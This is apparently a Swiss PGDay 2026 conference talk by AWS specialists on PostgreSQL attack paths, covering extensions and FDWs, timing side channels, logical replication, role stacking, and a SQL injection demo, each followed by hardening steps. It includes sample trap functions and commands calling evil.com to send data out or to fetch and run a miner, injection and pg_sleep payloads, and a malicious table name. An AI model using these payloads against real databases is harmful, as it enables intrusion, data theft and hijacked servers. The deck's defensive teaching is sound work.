SQL Injection Is Boring

Advanced Threats You're Not Watching

Domenico di Salvia
Sr. WW SSA PostgreSQL, EMEA | Amazon Web Services

Harmeet Singh
Sr. WW SSA PostgreSQL, EMEA | Amazon Web Services

Swiss PGDay 2026

aws

Agenda

Four attack vectors that use PostgreSQL features AS DESIGNED

01

Privilege Escalation

Extensions & Foreign Data Wrappers

02

Timing Attacks

Side-Channel Data Extraction

03

Logical Replication

Silent Data Exfiltration

04

Role Inheritance

Permission Stacking & Abuse

Each section: Attack Path → Impact → Actionable Hardening

01

EXTENSIONS & FDWs

Privilege Escalation via Extensions & Foreign Data Wrappers

Why Extensions & FDWs Are Dangerous

01 · EXTENSIONS & FDWs

CREATE EXTENSION = granting code execution

- Extensions run C code inside the PostgreSQL backend process.
- They share the same memory space.

Trusted ≠ Safe

- Even trusted extensions can be abused via search_path hijacking if they lack schema-qualified references.

FDW credentials in system catalogs

- Stored as plain text in pg_foreign_server and pg_user_mapping.

```
-- Credentials in plain text:

SELECT srvoptions
  FROM pg_foreign_server;

SELECT umoptions
  FROM pg_user_mapping;

→ {user=svc_account,
   password=S3cr3t!}
```

Any role with USAGE on the foreign server can read these credentials

Attack: FDW Credential Leakage


01 · EXTENSIONS & FDWs

```
-- Any user with USAGE can query:
SELECT srvname, srvoptions
  FROM pg_foreign_server;

-- User mappings expose passwords:
SELECT * FROM pg_user_mapping;

→ {user=svc_account,
   password=Pr0d!Pass}
```

Impact: Lateral Movement



Note: In PostgreSQL, pg_user_mapping visibility depends on ownership. However, many deployments grant overly broad USAGE permissions, and pg_foreign_server options are readable by any user with USAGE on the server.

Attack: search_path Hijack (CVE-2024-2669)

01 · EXTENSIONS & FDWs

1 Plant trap function → 2 Superuser runs anonymizer → 3 search_path hits public → 4 Code runs as superuser

```
-- Trap function in public schema:
CREATE FUNCTION public.mask_value(text)
RETURNS text AS $$ BEGIN
  PERFORM dblink_exec(
    'host=evil.com',
    'INSERT INTO stolen VALUES('||$1||')');
  RETURN $1;
END $$ LANGUAGE plpgsql;
```

Real CVE

Not theoretical!

Impact:

- Read env vars
- Access filesystem
- Outbound network

Common Configuration: Extension Install Trap

01 · EXTENSIONS & FDWs

⚠️ BEFORE

```
-- Permissions (PG < 15 def.!)
GRANT CREATE ON SCHEMA
public TO PUBLIC;

-- App user can create objects
GRANT USAGE ON SCHEMA
public TO app_user;
```

🔴 CVE-2020-14350

```
-- Attacker plants trap function:
CREATE FUNCTION
public.mask_value(t)
RETURNS text AS $$
  COPY (SELECT current_setting(
    'config_file')) TO '/tmp/exfil';
  RETURN $1;
$$ LANGUAGE plpgsql;
-- DBA installs extension → trap runs
```

✅ AFTER

```
-- Lock public schema (PG15 def.)
REVOKE CREATE ON SCHEMA
public FROM PUBLIC;

-- Explicit schema for extensions
CREATE EXTENSION anonymizer
  SCHEMA private_ext;
```

Also: CVE-2023-2454, CVE-2026-2360. Root cause: public schema writable by default in PG < 15

🎯 **If app users can CREATE in public, any extension install = privilege escalation**

Hardening: Extensions & FDWs

01 · EXTENSIONS & FDWs

Lock Public Schema

```
REVOKE CREATE ON SCHEMA
  public FROM PUBLIC;
```

Restrict FDW Metadata

```
REVOKE ALL ON
  pg_user_mapping
  FROM PUBLIC;
```

Extension Allow-List

```
Only superusers create
extensions.
Alert on new creation.
```

Quarterly Audit

```
SELECT rolname
FROM pg_roles
WHERE rolsuper
   OR rolcreatedb;
```

02

TIMING ATTACKS

Side-Channel Data Extraction via Query Latency

Why Timing Leaks Data

02 · TIMING ATTACKS

Query time varies with data values

- CASE on secrets → different branches, different timing
- Conditional joins → data-dependent query plans

No rate limiting on queries by default

- PostgreSQL has no built-in per-user query throttle

Attacker needs: query access + a clock

- Works even when errors and results are suppressed

Timing Oracle

0.1s char ≠ match

2.0s

char = match → SECRET REVEALED

~100 queries → full 8-char password

Common Configuration: No Timing Defenses

02 · TIMING ATTACKS

⚠️ BEFORE

```
-- postgresql.conf (defaults!)
password_encryption = md5
statement_timeout = 0  -- no limit

-- pg_hba.conf
host all all 0.0.0.0/0 md5

-- pg_sleep available to PUBLIC
```

🔴 CVE-2026-6478 (May 2026!)

```
-- Timing channel in MD5 auth:
•  PG compares hashed passwords
•  byte-by-byte → timing leak

-- Measure auth response: ~0.1ms
-- difference per correct byte
-- Affected: PG < 18.4, 17.10, 16.14
-- scram-sha-256 is IMMUNE
```

✅ AFTER

```
-- Fix: switch to SCRAM
password_encryption = scram-sha-256
statement_timeout = '5s'

-- Find legacy MD5 passwords:
SELECT rolname FROM pg_authid
  WHERE rolpassword LIKE 'md5%';

-- ↑ Must ALTER ROLE to rehash!
```

Patched May 2026. Upgraded clusters may still have MD5 hashes from PG 13 era — check pg_authid!

🎯 **Upgrading PG doesn't rehash passwords — you must ALTER ROLE ... PASSWORD to get SCRAM**

Attack: Character-by-Character Extraction

02 · TIMING ATTACKS

```
-- Extract password char by char:
SELECT CASE
  WHEN substring(password,1,1) = 'a'
  THEN pg_sleep(2)
  ELSE pg_sleep(0)
END FROM users
WHERE username = 'admin';

-- 2s delay → character confirmed!
```

Detection Pattern

100+ identical queries in 10 seconds

= timing attack in progress

Hardening: Timing Attacks

02 · TIMING ATTACKS

Revoke pg_sleep

```
REVOKE EXECUTE ON FUNCTION
  pg_sleep(double precision)
  FROM PUBLIC;
```

Statement Timeout

```
ALTER ROLE app_user
  SET statement_timeout
  = '5s';
```

Monitor Patterns

```
SELECT query, calls,
  mean_exec_time
FROM pg_stat_statements
WHERE calls > 50
  AND query LIKE '%sleep%';
```

Upgrade PostgreSQL

```
CVE-2024-4317:
pg_statistic leak
Fix: PG 16.3+ / 15.7+
```

03

LOGICAL REPLICATION

Silent Data Exfiltration via Replication Channels

Attack: Silent Data Exfiltration

03 · LOGICAL REPLICATION

1 Get temp access → 2 Create publication → 3 Subscribe from external host → 4 Account removed data still flows

```
-- Temp access creates persistent backdoor:
CREATE PUBLICATION secret_pub
  FOR TABLE customers, payments;

-- From attacker-controlled server:
CREATE SUBSCRIPTION data_exfil
  CONNECTION 'host=target port=5432 ...'
  PUBLICATION secret_pub;
```

Also: DoS

Unconsumed slots:

→ WAL grows

→ **Disk full**

→ **Production crash**

Common Configuration: Replication Wide Open

03 · LOGICAL REPLICATION

⚠️ BEFORE

```
-- pg_hba.conf (seen in the wild!)
host replication all 0.0.0.0/0 md5

-- No WAL limit set
-- max_slot_wal_keep_size unset
-- No alerts on new slot creation
```

🔴 CVE-2026-6638 (CVSS 8.8)

```
-- SQL injection via subscription:
-- Attacker creates table named:
    "x]);DROP TABLE cust;--"

-- Subscriber runs REFRESH →
-- attacker SQL executes with
-- publisher credentials!
-- Fix: PG 18.4 / 17.10 / 16.14
```

✅ AFTER

```
-- Lock pg_hba.conf to known IPs
host replication repl_user
  10.0.1.0/24 scram-sha-256

-- WAL growth protection
max_slot_wal_keep_size = '10GB'

-- Alert on new slot creation
```

CVE-2026-6638 (May 2026): table names not sanitized in REFRESH PUBLICATION.
Also: CVE-2020-25694 (MITM on replication)

🎯 **If pg_hba.conf says 0.0.0.0/0 for replication, anyone can subscribe to your data**

Hardening: Logical Replication

03 · LOGICAL REPLICATION

Network Lockdown

```
# pg_hba.conf:
host replication repl_user
  10.0.1.0/24
  scram-sha-256
```

Monitor Slots

```
SELECT slot_name, active,
  pg_size_pretty(
  pg_wal_lsn_diff(
  pg_current_wal_lsn(),
  restart_lsn))
FROM pg_replication_slots;
```

WAL Limits

```
max_slot_wal_keep_size = '10GB'
Alert on stale slots
(inactive > 1 hour)
```

Dedicated Users

```
One user per pub/sub
Minimal REPLICATION privilege
Alert on NEW slot creation
```

04

ROLE INHERITANCE

Permission Stacking, COPY FROM PROGRAM, and Crypto Mining

Role Stacking + Real-World Crypto Mining

04 · ROLE INHERITANCE

```
-- Role stacking = cross-tenant
access:
GRANT reporting_role TO alice;
GRANT support_role TO alice;
-- reporting: SELECT on analytics
-- support: SELECT on customers
-- Combined = CROSS-TENANT access!
```

Real Attack: 1,500+ servers (2024)

1. Weak credentials on port 5432
2. COPY FROM PROGRAM 'curl evil/m.sh|bash'
3. In-memory (evades antivirus)
4. Process named 'postmaster'
5. Kill competing malware

Hardening

- `ALTER ROLE app_user NOINHERIT;`
- `SET ROLE reporting_role; -- auditable`
- `REVOKE pg_execute_server_program;`
- `SET search_path = pg_catalog in SECURITY DEFINER`

Common Configuration: Role Stacking → RCE

04 · ROLE INHERITANCE

⚠️ BEFORE

```
-- Typical dangerous setup:
GRANT pg_execute_server_program
  TO app_admin; -- convenient!

-- Superuser exposed to network
host all postgres 0.0.0.0/0 md5

-- Weak password, no fail2ban
```

🔴 JINX-0126 (1,500+ servers!)

```
-- Brute-force → superuser → shell
COPY cmd FROM PROGRAM
  'curl evil.com/mine.sh|bash';

-- Attack chain (Wiz, Apr 2025):
1. Brute-force postgres pwd
2. COPY FROM PROGRAM → shell
3. XMRig miner (fileless!)
4. hash-based reputation systems
defeated
```

✅ AFTER

```
-- NEVER expose postgres user
host all postgres
  127.0.0.1/32 peer

-- Revoke dangerous privileges
REVOKE pg_execute_server_program
  FROM PUBLIC;
ALTER ROLE app_admin NOINHERIT;
```

JINX-0126 (Wiz, Apr 2025): 1,500+ servers. Also: PGMiner (documented by Palo Alto Unit42 in Dec 2020), CVE-2024-10978. Pattern repeats 5+ years.

🎯 **pg_execute_server_program + weak password = remote code execution. 1,500 servers proved it**

05

DEMO

“SQL Injection Is Boring”

Boring doesn’t mean gone.

Raise your hand if you are 100% certain
there is no string concatenation in your SQL queries right now.

What Can SQL Injection Actually Do?

05 · DEMO

- ✓ Bypass authentication without a password?
- ✓ Delete data from a search box?
- ✓ Extract passwords character by character?
- ✗ Be detected by your application logs?
- ✓ Be blocked by a single code change?

The Vulnerable App

05 · DEMO

Library Management System | Port 8080 | Spring Boot + PostgreSQL

/login

Authentication bypass

/search

DELETE via stacked queries


/forgot-password

Timing-based extraction

VulnerableUserService.java — the root cause

```
// All three entry points use this pattern:
String query = "SELECT * FROM library_users"
  + " WHERE username = '" + input + "'";

// Search uses execute() — allows stacked queries (DELETE, UPDATE...)
boolean hasResults = stmt.execute(query);  // DANGEROUS
```


Chrome File Edit View History Bookmarks Profiles Tab Window Help
Mon 22 Jun 21:12
Login - Library System
localhost:8080/login
VULNERABLE VERSION - Uses String Concatenation (Raw SQL Queries)
Library Management System
View Data
Login
Username
Enter username...
Password
Enter password...
Login
Forgot Password?
Demo 1: Authentication Bypass
The login uses vulnerable string concatenation:
Vulnerable Query Pattern:
SELECT * FROM library_users WHERE username = '{input}'
AND password_hash = '{input}'
Try These Injections:
Classic OR bypass:
Username: ' OR '1'='1' --
Password: anything
Admin comment bypass:

What You Just Saw

05 · DEMO

LOGIN BYPASS

' OR '1'='1' -- = full admin
All SSN data exposed

< 1 second

DATA DESTRUCTION

bob deleted charlie
From a search box

Stacked query

TIMING ATTACK

pg_sleep(2) postgres
100ms vs 2000ms

~100 queries/char

All from user-facing forms. Under 5 minutes. No special tools.

The Fix: PreparedStatement

05 · DEMO

VULNERABLE — String Concatenation

```
// Login
"WHERE username = '" + user + "'"
stmt.executeQuery(query)

// Search — stacked queries!
"WHERE username ILIKE '%" + term + "%'"
stmt.execute(query)   // allows DELETE!

// Forgot Password
"WHERE username = '" + user + "'"
```


SECURE — PreparedStatement

```
// Login
"WHERE username = ? AND password = ?"
pstmt.setString(1, username)

// Search — executeQuery only!
"WHERE username ILIKE ?"
pstmt.executeQuery()   // SELECT only

// Forgot Password
"WHERE username = ?"
```

The ? tells PostgreSQL: "This is DATA, not code. Escape it."


Chrome File Edit View History Bookmarks Profiles Tab Window Help
Mon 22 Jun 23:29
Login - Library (SECURE)
localhost:8081/login
✅ SECURE VERSION - Uses PreparedStatement (Parameterized Queries)
📚 Library Management System (SECURE)
View Data
🔐 Login
Username
Enter username...
Password
Enter password...
Login
Forgot Password?
🛡️ Security: PreparedStatement
This version uses parameterized queries - injection is BLOCKED!
Secure Query Pattern:
SELECT * FROM library_users
WHERE username = ? AND password_hash = ?
-- Parameters set separately via setString()
Try The Same Injections:
Attack: admin'--
✅ Result: Searches for literal "admin'--" → Login FAILS
Attack: ' OR '1'='1' --
✅ Result: Searches for literal string → Login FAILS

Same Attacks, Different Outcome

05 · DEMO

Attack	Vulnerable (8080)	Secure (8081)
`Login: ' OR '1'='1' --`	Logged in as admin	Login failed
`Search: DELETE injection`	charlie DELETED	Treated as search text
`Timing: pg_sleep(2)`	2000ms (char found!)	5ms (no execution)

Same input. Same forms. One code pattern change.

Defense in Depth

05 · DEMO

```
psql — PostgreSQL hardening

-- 1. Remove timing attack vector
REVOKE EXECUTE ON FUNCTION pg_sleep(double precision) FROM PUBLIC;
-- 2. Limit query execution time
ALTER ROLE library_app SET statement_timeout = '5s';
-- 3. Monitor suspicious patterns
SELECT query, calls, mean_exec_time FROM pg_stat_statements
  WHERE query LIKE '%sleep%' OR mean_exec_time > 5000;
```

REVOKE

Remove pg_sleep
from app roles

TIMEOUT

statement_timeout
kills long attacks

MONITOR

pg_stat_statements
detects anomalies

Key Takeaways

05 · DEMO

1. String concatenation in SQL = remote code execution
2. PreparedStatement with ? placeholders blocks all injection types
3. execute() allows stacked queries — always use executeQuery()
4. REVOKE pg_sleep + SET statement_timeout = defense in depth

“If a feature can move data, execute logic, or combine privileges — it is part of your threat model.”

Monday Morning Checklist

1

```
REVOKE CREATE ON SCHEMA
public FROM PUBLIC
```

2

```
REVOKE pg_sleep FROM
non-superusers
```

3

```
REVOKE
pg_execute_server_program
```

4

```
Set max_slot_wal_keep_size
= '10GB'
```

5

```
Enable
pg_stat_statements
monitoring
```


6

```
Run quarterly role audits
Review extension allow-
list
```

Thank You!

Domenico di Salvia
dssalvia@amazon.com

Harmeet Singh
hsinghwp@amazon.co.uk



Swiss PGDay 2026 | Rapperswil, Switzerland

aws